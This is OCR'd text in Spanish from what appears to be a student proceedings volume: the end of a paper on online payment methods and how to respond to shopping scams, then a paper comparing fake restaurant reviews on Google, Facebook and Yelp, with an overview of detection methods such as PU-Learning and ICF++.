Pago con criptomonedas/monedas virtuales: a través de este método, el cliente transfiere desde un dispositivo donde se encuentre su cartera (de criptomonedas) al código que proporcione el comerciante. Desde allí puede confirmar que el monto que le están cobrando sea el correcto y efectuar el pago, que se realiza velozmente. Se presenta el problema de la irreversibilidad del pago ya que, una vez efectuado y confirmado por quien emite la venta, no existe una forma de reembolsarlo. Sin embargo, existen diversas páginas que cuentan con un mediador de pago y no terminan de efectuar el mismo hasta que el cliente no confirme que cuenta con el producto, y de no ser así se le reembolsa el dinero. Un ejemplo cada vez más conocido de esto es el Bitcoin, donde en Japón fue oficializado como moneda a mediados de 2017 y pueden efectuarse pagos utilizándolo [7].

A través de financiación inmediata: este método permite a los compradores fraccionar pagos. Este método aumenta la cantidad de posibles compradores ya que es una forma de pago centrada en facilitarle la compra a consumidores que de otra forma no habrían decidido realizar la misma. Existen diversas opciones de este método de pago, como por ejemplo Paga + Tarde o Aplazame [8].

3. Cómo operar ante una estafa online

En septiembre de 2018, se llevaron a cabo más de 82.000 estafas online a nivel nacional, por eso en esta sección se describe como se debe actuar en caso de ser estafado [9].

Si la compra se ha efectuado mediante una plataforma que funciona como intermediario (en términos económicos), como por ejemplo Amazon, Mercado Libre, etc., la denuncia debe realizarse en su servicio de atención al cliente. La misma página web es la que se responsabiliza y se encarga de devolver el dinero al usuario automáticamente, además de sancionar al vendedor [10]. El problema puede llevar meses en solucionarse, pero el usuario recupera su dinero de forma instantánea. Si existen problemas legales, la empresa se

hace cargo. Cada plataforma tiene un accionar diferente contra las estafas (detallado en Tabla 1), pero la mayoría permite hacer un reclamo.

En caso de haber sido estafado ingresando información de la tarjeta de crédito, el primer paso a seguir es comunicar el suceso llamando por teléfono al banco y anular la tarjeta. También es necesario denunciar el robo de datos de la tarjeta puesto que, sin la denuncia, no se puede reclamar contra los seguros o ir contra la entidad si no se hace responsable [10].

En general, la primera acción a efectuar al darse cuenta de la estafa es realizar la denuncia donde corresponda, y bloquear el acceso de la persona estafadora a los datos del usuario y a su monedero electrónico. Luego en segunda instancia, tratar de conseguir el reembolso del producto o del dinero [10].

Tienda	**Permite hacer reclamo en la página**	**Hay reembolso**	**Otorgan sanción al estafador**
Mercado Libre	Sí (además posee seguimiento)	Sí (100% pagando con "Mercado Pago")	Sí (le bajan la valoración y crea aviso)
OLX	Sí (posee opción "reportar como fraude")	No (queda a cargo del comprador)	No
AliExpress	Sí (con seguimiento a cargo del Complain Team)	Sí (entre 3 y 20 días laborales)	Sí (baja la valoración)
Amazon	Sí	Sí (excepto en certificado promocional)	Sí (le baja valoración y hasta puede eliminar la cuenta)

Tabla 1. El accionar de las distintas plataformas ante una estafa.

En la tabla 1 se describe si las tiendas más importantes ofrecen la posibilidad de realizar reclamos, reembolsos y si se sanciona al vendedor en caso de estafa.

Se llega a la conclusión que las principales páginas son similares a la hora de actuar ante una estafa. La única que presenta diferencias es OLX, ésta no ofrece reembolso, ya que lo deja en manos del vendedor, ni otorga sanción a los estafadores.

Conclusiones

Día a día el comercio online sigue creciendo y expandiéndose, obteniendo cada vez más clientes. Lo recomendable es comprar a través de las plataformas más importantes, ya que son las más confiables. Entre ellas se encuentran muchas similitudes: aceptan casi los mismos medios de pago y tienen políticas muy parecidas.
Un comprador no debe cerrarse ante el nuevo mercado online, ya que es una muy buena alternativa, no hay que temer ante estafas, debido a que la mayoría de las tiendas accionan si se comete algún delito por parte del vendedor.

Es esencial para las personas que compren por Internet, guiarse por las críticas y reputaciones que tienen los comerciantes, de esta manera se aseguran que se está tratando con alguien de fiar. A la hora de realizar el pago, se dispone de diversos métodos de pago, que si bien no existen estadísticas oficiales sobre cada método en específico, dada su modalidad, el más recomendable es el pago con Escrow, ya que, a diferencia de los demás, no da ninguna ventaja al vendedor, y asegura que el producto se encuentre en orden por parte del comprador, antes de efectuar la transferencia de dinero. Esto no quiere decir que los demás métodos no sean seguros, se pueden utilizar cualquiera de ellos sin ningún inconveniente, pero si el cliente no tiene mucha confianza, el pago con Escrow es el más aconsejable.

Como futuras líneas de trabajo se realizará una búsqueda de estadísticas sobre las estafas realizadas con cada método para analizar con una mayor precisión el nivel de seguridad de cada uno de los mismos.

Referencias

[1] Juliá, S. (2019, agosto 13). Qué es una tienda online y qué beneficios tiene para tu negocio. [Online]. Disponible: https://bit.ly/2IulXT1

[2] Nasanovsky, N. (2019, agosto 13). Ciberdelito, un crimen que aún no tiene condena. [Online]. Disponible: https://bit.ly/2DwJ3Yu

[3] Listek, V (2019, agosto 14). Fraudes con Tarjetas [Online]. Disponible: https://bit.ly/2WbNKh8

[4] Del Real Martín, J. (2019, agosto 14). Compra Online. [Online]. Disponible: https://bit.ly/2H1Vk9t

[5] ¿Qué compramos y por qué lo hacemos por Internet? (2019, agosto 14). [Online]. Disponible: https://bit.ly/2VM4cIK

[6] Valero, M (2019, agosto 15). ¿Cuáles son los medios de pago 'online' más seguros? [Online]. Disponible: https://bit.ly/2zzn04b

[7] Las 8 mejores formas de pago para tu tienda online (2019, agosto 15). [Online]. Disponible: https://bit.ly/2RKeqmN

[8] Métodos de pago para tienda online como generadores de confianza (2019, agosto 15). [Online]. Disponible: http://bit.ly/2VgsE5o

[9] Más de 82.000 estafas en un año por compras en Internet (2019, agosto 15). [Online]. Disponible: https://bit.ly/2L4L6Yi

[10] Rodríguez García, E. (2019, agosto 15). Pasos a seguir ante estafa por compra en Internet. [Online]. Disponible: https://bit.ly/2VOcG1S

[11] ¿Qué hace OLX en caso de fraude? (2019, agosto 20) [Online]. Disponible: https://bit.ly/2N4LqHR

[12] Algunos consejos para evitar las estafas en MercadoLibre (2019, agosto 20) [Online]. Disponible: https://bit.ly/2Z1eVAB

Análisis y comparativa de reseñas falsas en entornos gastronómicos

Cáceres, Jonathan Lucas; Mouriño, Martin Ezequiel; Pastori Piedrabuena, Matías Tomas; Grosvald, Kenzo.
Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Abstract

Las reseñas falsas son escritas por un individuo con el fin de dañar o aumentar la reputación de un producto y/o servicio, sin certificar su validez. Como pueden pasar inadvertidas, las empresas hacen de éste un recurso útil con el fin de promover un producto o perjudicar a su competencia. En este contexto, el objetivo del presente estudio es brindar un análisis comparativo de la cantidad de reseñas escritas, orientado al rubro gastronómico, en las plataformas más utilizadas. Se destaca el crecimiento de reseñas desde 2015 y 2016, y con ello, reseñas potencialmente sospechosas, que cada vez utilizan algoritmos que logran hacerlo ver más real, y debido a esto, surge la necesidad de contar con métodos de detección más eficaces con el fin de que el consumidor no sea perjudicado. Este proceso no tendrá fin ya que, desde el punto de vista de las empresas, es un recurso ilícito que los beneficia y cada vez son más difíciles de detectar, así que será conveniente vigilar esta problemática, o las reseñas podrían perder toda su credibilidad en un futuro.

Palabras Clave
Reseñas, Google, Yelp, Facebook, Productos.

Introducción

Al momento de decidir entre diferentes establecimientos gastronómicos, el ciudadano promedio recurre a páginas webs para comparar entre las distintas opciones [1]. El ecosistema creado por estas plataformas da lugar a una fuente ilimitada de diferentes puntos de vista, (sean útil tanto para los consumidores al momento de selección como para los propietarios de establecimientos ofreciendo servicios de calidad al momento de acaparar nueva clientela). Sin embargo, como todo sistema es vulnerable, la realidad rompe con las expectativas de encontrar siempre reseñas legítimas, dando lugar al concepto de reseñas falsas (comentarios que son escritos por alguien que no utiliza realmente el producto o servicio que está calificando) [2]. Pueden ser escritas por amigos, familiares, empleados de la empresa, generadas por bots o por compañías que pagan a individuos para que las escriban. Uno de los fines más comunes es aumentar las ventas de la empresa, o simplemente derribar a sus competidores [3].

Existen diversas plataformas de libre acceso masivo que brindan experiencias de usuario sobre distintos establecimientos (Google Maps, Facebook, Yelp entre muchos otros). En el presente artículo se analizan Google Maps, Facebook y Yelp. (fueron seleccionados debido a que son las tres más populares dentro de este rubro [4]).

En este contexto, el objetivo del presente artículo (realizado en el marco de la cátedra de "Análisis de Sistemas", segundo año de cursada), es realizar un análisis comparativo entre Google Maps, Facebook y Yelp en relación a reseñas falsas dentro del ámbito gastronómico en un panorama internacional.

Para cumplir con el objetivo, el trabajo se estructura de la siguiente manera: en la sección 1, se define el contexto que da lugar al artículo; en la sección 2, se detallan diferentes tipos de reseñas falsas; en la sección 3, se introduce a los sistemas de detección de reseñas falsas; en la sección 4, se realiza un análisis de las plataformas elegidas dentro del ámbito gastronómico internacional; en la sección 5, se realiza la comparación y se

detallan los resultados; Finalmente, en la sección 6, se detallan las conclusiones y futuras líneas de trabajo.

1. Introducción al contexto

El incremento en la investigación y desarrollo de las nuevas tecnologías, en los últimos años, genera por sí mismo la creación nuevas herramientas para facilitarle la vida a las personas que las utilizan. Si bien no es la primera de su tipo, ni la más importante, la creación que marca un antes y un después en la historia, un cambio total de paradigma, es la World Wide Web, o lo que se conoce popularmente como Internet [15].

Eventualmente, las tecnologías de la información y comunicación surgen como producto de una sociedad cambiante, creciente y en desarrollo. En la actualidad es posible "juzgar a un libro por su portada" ya que el contenido de este "libro" fue digerido, procesado y analizado por miles de personas de todo el mundo, dejando una clara imagen de su "portada" expresada en menos de 140 caracteres, en el mayor de los casos [16].

Entonces, con tan solo explorar las diferentes opiniones disponibles en plataformas gratuitas indexadas en la World Wide Web, es posible tener una idea de la calidad del producto y en base a esto, si se decide creerle, elegir si adquirir, o no, el producto.

Esto mismo aplica para el mundo de la gastronomía. Al realizar una búsqueda sobre los establecimientos gastronómicos más cercanos se puede encontrar con cientos (o miles) de comentarios de clientes que ya pasaron por ese mismo lugar y que, de forma desinteresada, eligen compartir sus experiencias en Internet para alentar, o desalentar, a futuras personas al momento de entablar la búsqueda de un servicio de esas características [5]. Lo más común es no cuestionarse la veracidad de los comentarios por el simple hecho de que se confía en los protocolos de seguridad puestos en funcionamiento por las empresas como Google Maps, Facebook y Yelp (entre otras) que brindan fácil acceso a dichos comentarios y puntuaciones [7]. Es técnicamente imposible verificar la veracidad de todo lo que se encuentra en Internet ya que detectar reseñas falsas es proporcionalmente difícil en relación a la cantidad de empeño que se le aplique para hacer que esa reseña parezca legítima (es decir, mientras más real la reseña parezca, más difícil va a ser que se identifique que es falsa), por eso es esencial poder diferenciar entre lo legítimo y adulterado, y es por esto último que los sistemas de detección son puestos en funcionamiento [6].

2. Reseñas Falsas

Una reseña falsa es una reseña que fue escrita, con la intención de dañar o aumentar la reputación de un producto, servicio o establecimiento sin haberse probado lo que se califica [2]. Según un informe de la UK Competition and Markets Authority, existen dos tipos de reseñas falsas [3]: en primer lugar, reseñas acerca de experiencias negativas con respecto al producto y/o servicio que resultan ser falsas, y en segundo lugar, reseñas que dejan una imagen positiva del producto y/o servicio que resultan ser falsas.

Las reseñas negativas se escriben con el fin de desmoronar a las empresas que están en el ojo de los consumidores, éstas pueden ser escritas tanto por empresas o por individuos. En cuanto a las reseñas positivas, las empresas actúan como consumidores que realizan reseñas positivas para aumentar la reputación de su producto y/o servicio [3].

Las Estrategias de uso de reseñas falsas son formas de utilizar estas reseñas para el beneficio propio, además de ser implementados por diferentes organismos con diferentes objetivos.

Según el informe de la UK Competition and Markets Authority [3], algunas estrategias de uso de reseñas falsas son:

- Empresas que encargan o escriben reseñas positivas falsas acerca de ellos mismos.
- Empresas o personas que encargan o escriben reseñas negativas falsas.
- Sitios de reseñas que seleccionan las reseñas positivas que quieren mostrar y eliminan las negativas, sin avisar al lector que les están mostrando una selección y no la totalidad de éstas.
- Sitios de reseñas que moderan procesos pueden provocar que reseñas negativas no sean publicadas.

Para evitar estos sucesos, la Comisión Nacional de Comercio, proporciona algunas pautas útiles [7]:

- Las reseñas deben ser fundamentadas.
- Debe revelarse cualquier conexión material entre el revisor y la empresa (Por ejemplo, si las reseñas son realizadas por el propietario de la empresa, los miembros de su familia, los competidores, un ex empleado descontento, no se pueden considerar como reseñas fiables).

3. Introducción a detección de reseñas falsas.

- **Detección manual:** una manera tradicional de detectar opiniones falsas, es mediante la intuición humana. A un grupo de profesionales se les consulta acerca de la veracidad de la reseña en cuestión y, dependiendo de la opinión de la mayoría del grupo, se toma la decisión final. La precisión de este método se demuestra que es del 60% [8], pero cuando el conjunto de opiniones a revisar es muy grande, esta forma de detectar las opiniones falsas, resulta muy lenta, además de perder precisión de manera exponencial, haciendo a este método inútil a gran escala.

- **PU-Learning**: es una técnica supervisada que se basa en construir un clasificador binario acerca de la base de reseñas positivas engañosas y no-etiquetadas [9]. Se tiene información de una sola clase, la clase de las opiniones falsas, la cual generalmente es pequeña. Además, se cuenta con otra clase (la clase no-etiquetada o clase desconocida), que contiene un gran número de instancias [8,10]. Con este método se busca construir un clasificador de dos clases (o binario) mediante los siguientes pasos [8]:
- Identificar de manera automática un conjunto de opiniones confiablemente verdaderas.
- Construir el clasificador de dos clases mediante un algoritmo de aprendizaje.

En la figura 1. se detalla el algoritmo de PU-Learning [8,10].

1: $i \leftarrow 1$
2: $P \leftarrow$ `ejemplos positivos (opiniones falsas)`
3: $U_i \leftarrow$ `ejemplos no-etiquetados`
4: $C_i \leftarrow Generar_Clasificador\ (P, U_i)$
5: $Q_i \leftarrow Extraer_Verdaderas\ (C_i(U_i))$
6: $i \leftarrow i + 1$
7: $RN_i \leftarrow Q_{i-1}$
8: $U_i \leftarrow U_{i-1} - Q_{i-1}$
9: **mientras** $|Q_{i-1}| > \emptyset$ **hacer**
10: $\quad C_i \leftarrow Generar_Clasificador\ (P, RN_i)$
11: $\quad Q_i \leftarrow Extraer_Verdaderas\ (C_i(U_i))$
12: $\quad i \leftarrow i + 1$
13: $\quad RN_i \leftarrow RN_{i-1} + Q_{i-1}$
14: $\quad U_i \leftarrow U_{i-1} - Q_{i-1}$
15: **devolver** Clasificador C_{i-1}

Figura 1. Algoritmo de PU-Learning

- **ICF (**iterative computation framework**):** es un algoritmo que calcula la confianza de los que leen las reseñas, la honestidad de los que publican una reseña y la fiabilidad de tiendas, como resultado de explorar las interdependencias entre estos tres. Este enfoque detectó con éxito reseñas falsas en un 57% [11].

- **ICF ++**: un procedimiento más eficiente y moderno que ICF toma el nombre del producto, el nombre del usuario que publica la reseña, el contenido de la misma, el número de iteración y minsup (soporte mínimo, minimum support por sus siglas en inglés) como parámetro. Después de tomar esos valores, se inicializa un contador en 0, la honestidad y la fiabilidad en 1. El siguiente proceso consta de [11]:

- Pos tagging: es el primer proceso, la entrada de éste es una oración de revisión y produce una etiqueta POS para cada token que se almacena en la base de datos. Utiliza un software que lee texto y determina la parte de oración para cada token. Este proceso produce una etiqueta en forma de abreviaciones.
- Creación de archivo de transacciones: este archivo contiene todos los tokens que se almacenan en la base de datos de productos cuyo valor de etiqueta puede ser un NN, NNP, NNPS o NNS. Cada fila de este archivo es un valor de etiqueta de cada frase para un producto. Este archivo es la entrada al siguiente proceso.
- FP Growth: o crecimiento de FP, este proceso tiene como objetivo identificar las características del producto de la reseña con más comentarios.
- Generación de polaridad: el propósito de este proceso es identificar la orientación de una opinión proveniente de una frase que contiene los atributos identificados en la etapa anterior. Puede ser una orientación positiva, negativa y neutral. este proceso tiene dos parámetros, una lista de tokens de una reseña con respecto a un producto y una lista de todas las características de ese producto, que se obtiene de la base de datos.
- cálculo de valor de acuerdo: este valor muestra qué tan similar es la característica y su orientación de opinión resultante del proceso de la generación de polaridad con las otras reseñas, al tener un proceso complejo de cálculo, se deja a interés del lector las ecuaciones para obtenerlo.

El siguiente paso es la iteración y dentro de éste se encuentra el proceso de ICF [11], es decir, la etapa donde se calcula el valor de honestidad, el valor de confianza y el valor de confiabilidad, luego actualiza el valor de acuerdo utilizando el valor de honestidad calculado previamente y, finalmente, actualiza el valor de confiabilidad y el contador. Este proceso de funcionamiento se ve en la figura 2. Este método tiene una precisión de 63% [11]. En la figura 2. se detalla el Proceso de Funcionamiento ICF++.




Figura 2. Proceso de Funcionamiento de ICF++

4. Análisis comparativo entre las plataformas elegidas

En esta sección se procede a analizar las reseñas en Google, Facebook y Yelp dentro del ámbito gastronómico internacional, tomando como referencia de tiempo entre los años 2012 y 2017. Para ello, se divide esta sección en 3 subsecciones: en 4.1, se analiza las reseñas en Google, en la 4.2, se analiza las reseñas

en Facebook y, por último, en la 4.3, se analiza las reseñas en Yelp.

4.1. Reseñas en Google

Google Reviews: es el motor de búsqueda más utilizado en los últimos tiempos que ofrece calificaciones y puntajes en sus búsquedas. Esta plataforma tuvo un importante crecimiento en las reseñas durante 2012 y 2017.

Google tuvo un comienzo lento, pero continúa creciendo hasta liderar el número de reseñas. En la Figura 3 se puede apreciar que entre los años 2014 y 2015 la cantidad de reseñas en Google han crecido de manera significativa, las cuales continuaron creciendo en el período 2016 a 2017.

Google se ha posicionado, a nivel mundial, como una fuente de acceso a la información, entre ella, recomendaciones de usuario. Su exponencial crecimiento se debe a su creciente omnipresencia en la sociedad y al Efecto Google (esto último hace referencia a que las personas tienden a olvidar la información que buscan por el mero hecho de que la misma se supone que se encuentra disponible en la Internet para siempre, creando de esta forma una dependencia del usuario a la plataforma que vincula la información con el usuario en el momento que este la necesita) [18]. Se ha hecho cada vez más fácil de encontrar los negocios que no están en las cercanías del usuario y a su vez, increíblemente más fácil que las personas tengan la posibilidad de dejar comentarios sobre ellos luego de ser sus clientes.

En la Figura 3, se detallan la cantidad de reseñas en Google por cuatrimestre entre los años 2012 y 2017.



Figura 3. Reseñas por cuatrimestre (Google)

4.2. Reseñas en Facebook

Las reseñas de Facebook nacieron a fines del 2012, con la creación de una función opcional llamada *Friends Nearby* en el que los usuarios de la plataforma podían compartir su geolocalización en tiempo real y en base a esta, una de las funcionalidades incluía dejar sus recomendaciones sobre distintos establecimientos a los cuales hayan visitado, de forma fácil y práctica, con amigos que tengan esta misma función habilitada en sus dispositivos [17]. Entre 2013 y 2014, esta función generó un boom en la popularidad de Facebook y lideró las reseñas a nivel mundial. Las empresas preferían estar en esta plataforma debido a su creciente popularidad y entonces creciente repercusión en este nuevo modo de compartir calificaciones con amigos [13]. A partir de 2015, Facebook ya no era la fuente de reseñas más popular a nivel mundial, aunque seguía con un crecimiento continuo (debido a los otros servicios que esta plataforma estaba comenzando a incorporar como adicionales complementarios), pero a ritmo más lento que su principal competidor Google Reviews. Facebook, por lo tanto, comienza a recibir menos reseñas debido a que sus consumidores recurren más al conglomerado de servicios de Google de forma magnética, en lo que se conoce en el mundo académico como el *Efecto Google* [18]. En la Figura 4, se detallan la cantidad de reseñas en Facebook por cuatrimestre entre 2012 y 2017.



Figura 4. Reseñas por cuatrimestre (Facebook)

4.3. Reseñas en Yelp

Yelp ha tenido un desempeño estable a lo largo de los años, pero su crecimiento ha disminuido recientemente. En cada año anterior a 2017, las reseñas crecieron entre un 55% y un 68% respecto al año anterior [4].

El 2016 fue un año difícil para Yelp, la plataforma anunció un recorte en las operaciones fuera de América del Norte y eliminó planes de expansión internacional, seguido a que en 2017, las acciones de Yelp cayeran un 30% y después mostrara ventas decepcionantes [14]. Estos problemas parecen estar relacionados con el menor crecimiento de las reseñas, si bien logró recuperarse y seguir creciendo, aunque a un ritmo más lento, superando cada mes las reseñas del mes anterior. En la Figura 5, se detallan la cantidad de reseñas en Yelp por cuatrimestre entre 2012 y 2017.



Figura 5. Reseñas por cuatrimestre (Yelp)

5. Análisis de los resultados

Teniendo en cuenta el análisis en las distintas plataformas, se realiza una comparación entre ellas. Esta comparación empieza con el crecimiento acumulado de reseñas de cada plataforma. Como muestra la Figura 6, a partir de 2016, Google ha tenido un aumento dramático de reseñas en comparación de las otras plataformas. Yelp y Facebook tuvieron una aceleración en su acumulación de reseñas por lo que todos tuvieron una positiva evolución.




Figura 6. Crecimiento acumulado de Reviews

Google, junto a sus dispositivos Android, brinda una mayor audiencia con mejor ruta al mercado para que los consumidores dejen sus comentarios para los locales visitados.

La Figura 7 muestra el porcentaje de crecimiento en el número de reseñas nuevas para cada plataforma en comparación al año anterior.




Figura 7. Porcentaje de crecimiento de reseñas respecto al año anterior

A simple vista se puede observar el salto masivo que dieron las nuevas reseñas de Facebook en el periodo comprendido entre

2012 y 2013. Esto sucedió la primera vez que habilitaron las reseñas y alentaron a los usuarios a escribirlas. Facebook siguió creciendo lentamente, hasta un gran aumento en las reseñas de 2016.

Para permitir ver el crecimiento de Google y Yelp, se encuentra la Figura 8, que muestra el crecimiento de las plataformas en comparación al año pasado "aplanando" el aumento de Facebook entre 2012 y 2013.




Figura 8. Porcentaje de crecimiento de reseñas respecto al año pasado (adaptado)

En el gráfico se aprecia que Google adquirió reseñas con la tasa más rápida, las cuales aumentaron un 278% en 2016 a partir de 2015 [4]. Facebook tuvo una acumulación de reseñas lenta entre 2014 y 2015, pero tuvo un salto importante en 2016 del 71% y Yelp se ha desacelerado desde 2014, pero sigue creciendo.

Para la siguiente comparación se utiliza un número promedio de reseñas obtenidas cada año por local que utiliza las tres plataformas. En la Figura 9 se detalla el número promedio de nuevas reseñas por negocio en cada plataforma.




Figura 9. Número promedio de nuevas reseñas por negocio

Al analizar este gráfico se observa un incremento en el número promedio de nuevas reseñas por negocios en los últimos años por parte de las plataformas de Google y Yelp, esta última ha aumentado de manera constante en la adquisición de reseñas por negocio, creciendo con un promedio de dos reseñas por año. Google recibió significativamente más reseñas por negocio en 2016 que en los años anteriores, más que duplicando las del año anterior (15.1 en comparación con 6.9). Google no se enfoca únicamente en reseñas, sino que esto es una parte integral de encontrar un local.

Por otra parte, Facebook tuvo un gran salto en 2013 con un promedio de 13.6 reseñas por negocio, lo cual provoca que más negocios apuesten por usar esta plataforma. En 2016 un negocio regular recibió 7.2 nuevas reseñas. Esta disminución podría deberse a la gran cantidad de negocios que optaron por Facebook, con un menor compromiso por parte de los consumidores que regularmente dejan opiniones para negocios. No hace falta recordar que Facebook es una red social, por lo que dejar comentarios no es más que algo secundario en ella. En la Figura 10, se muestra la comparación entre las plataformas en criterio de cuantas reseñas se escriben por mes.




Figura 10. Número de nuevas reseñas escritas por mes (julio-2016 – julio-2017)

En este período comprendido desde julio de 2016 y julio de 2017, destaca el significativo aumento de nuevas reseñas en Google, el cual dejó atrás, muy atrás a su competencia, si bien tuvo pequeñas caídas en abril y junio, al mes posterior aumentaron considerablemente. Para julio de 2017 los locales recibían más del doble de reseñas con respecto a julio de 2016.

Por otro lado, en Facebook, las empresas experimentaron un aumento considerable entre agosto y septiembre de 2016. En 2017 continuó creciendo, pero de manera más discreta. Yelp también recibió un número constante de reseñas, tuvo un buen rendimiento en 2016, con un sorprendente pico en octubre que incluso ha logrado superar a Facebook en el mes, pero en los meses siguientes ha vuelto a su posición anterior y continuó con un aumento lento y constante de reseñas por cada mes.

5. Conclusiones

Esta investigación da como resultado la concientización de cómo las reseñas falsas afectan a numerosas empresas en entornos gastronómicos, y llevado a un ámbito general puede afectar en igual medida a otros rubros. Se observa también que a día de hoy los mecanismos y herramientas expuestos que tiene como propósito filtrar las reseñas falsas aun no son lo más eficiente y que esta problemática está lejos de ser resuelta.

Referencias

[1] JUSTIN MALBON. *Taking Fake Online Consumer Reviews Seriously. Journal of Consumer Policy June 2013, Volume 36, Issue 2, pp 139–157.* [en línea]. [Fecha de consulta 31 de marzo de 2019]. Disponible en: https://bit.ly/2FNUknz.

[2] THEODOROS LAPPAS. *Fake Reviews: The Malicious Perspective. International Conference on Application of Natural Language to Information Systems NLDB 2012: Natural Language Processing and Information Systems pp 23-34*. [en línea]. [Fecha de consulta 18 de mayo de 2019]. Disponible en: https://bit.ly/2uHLxhW.

[3] UK Competition and Markets Authority. *Online reviews and endorsements Report on the CMA's call for information*. [en línea]. [Fecha de consulta 08 de mayo de 2019]. Disponible en: https://bit.ly/2VSuKrF.

[4] MURPHY, R. *Comparison of Local Review Sites: Which Platform is Growing the Fastest?*. 2018. [Fecha de Consulta 08 de mayo de 2019]. Disponible en: https://bit.ly/307vFUj.

[5] ZUCHOWICKI, NICOLÁS. *Reviews de usuarios: cómo transformar limones en limonada on-line*. Universidad de San Andres [Fecha de consulta 12 de mayo de 2019]. Disponible en: https://bit.ly/2LJq57P.

[6] MELLINASI, JUAN PEDRO. *EL CONTROL DE IRREGULARIDADES Y TRIPADVISOR*. Revista TURyDESs [Fecha de consulta 12 de mayo de 2019]. Disponible en: https://bit.ly/2VpLcv9.

[7] MICHAEL, L y otros. *Fake It Till You Make It: Reputation, Competition, and Yelp Review Fraud*. 2015. DOI:10.1287/mnsc.2015.2304. [Fecha de consulta 13 de mayo de 2019]. Disponible en: https://bit.ly/2vXCMB1.

[8] HERNÁNDEZ, D. *Detección de opinion spam usando PU-learning*. [Tesis doctoral no publicada]. Universitat Politécnica de València. 2016. DOI : 10.4995/Thesis/10251/61990. [Fecha de consulta 18 de mayo de 2019]. Disponible en: http://hdl.handle.net/10251/61990.

[9] ROSSO, P. y otros. *Detecting positive and negative deceptive opinions using PU-learning*. 2014. DOI: 10.1016/j.ipm.2014.11.001. [Fecha de consulta 18 de mayo de 2019]. Disponible en: https://bit.ly/2HsYwu5.

[10] ARJUN, M. y otros. *Spotting Fake Reviews using Positive-Unlabeled Learning*. 2014. University of Illinois. DOI: 10.13053/CyS -18-3-2035. [Fecha de consulta 18 de mayo de 2019]. Disponible en: https://bit.ly/30e8Tuk.

[11] ARIF, D y otros. *FAKE REVIEW DETECTION FROM A PRODUCT REVIEW USING MODIFIED METHOD OF ITERATIVE COMPUTATION FRAMEWORK*. 2015. DOI : 10.1051/matecconf/20165803003. [Fecha de consulta 18 de mayo de 2019]. Disponible en: https://bit.ly/2JhS1NK.

[12] MURPHY, R. Local Consumer Review Survey. 2018. [Fecha de consulta 20 de mayo de 2019]. Disponible en: https://bit.ly/2HrPO09.

[13] PITMAN, J. F*acebook Is Switching Review Ratings to Recommendations. 2018.* [Fecha de consulta 20 de mayo de 2019]. Disponible en: https://bit.ly/2YDl4iy.

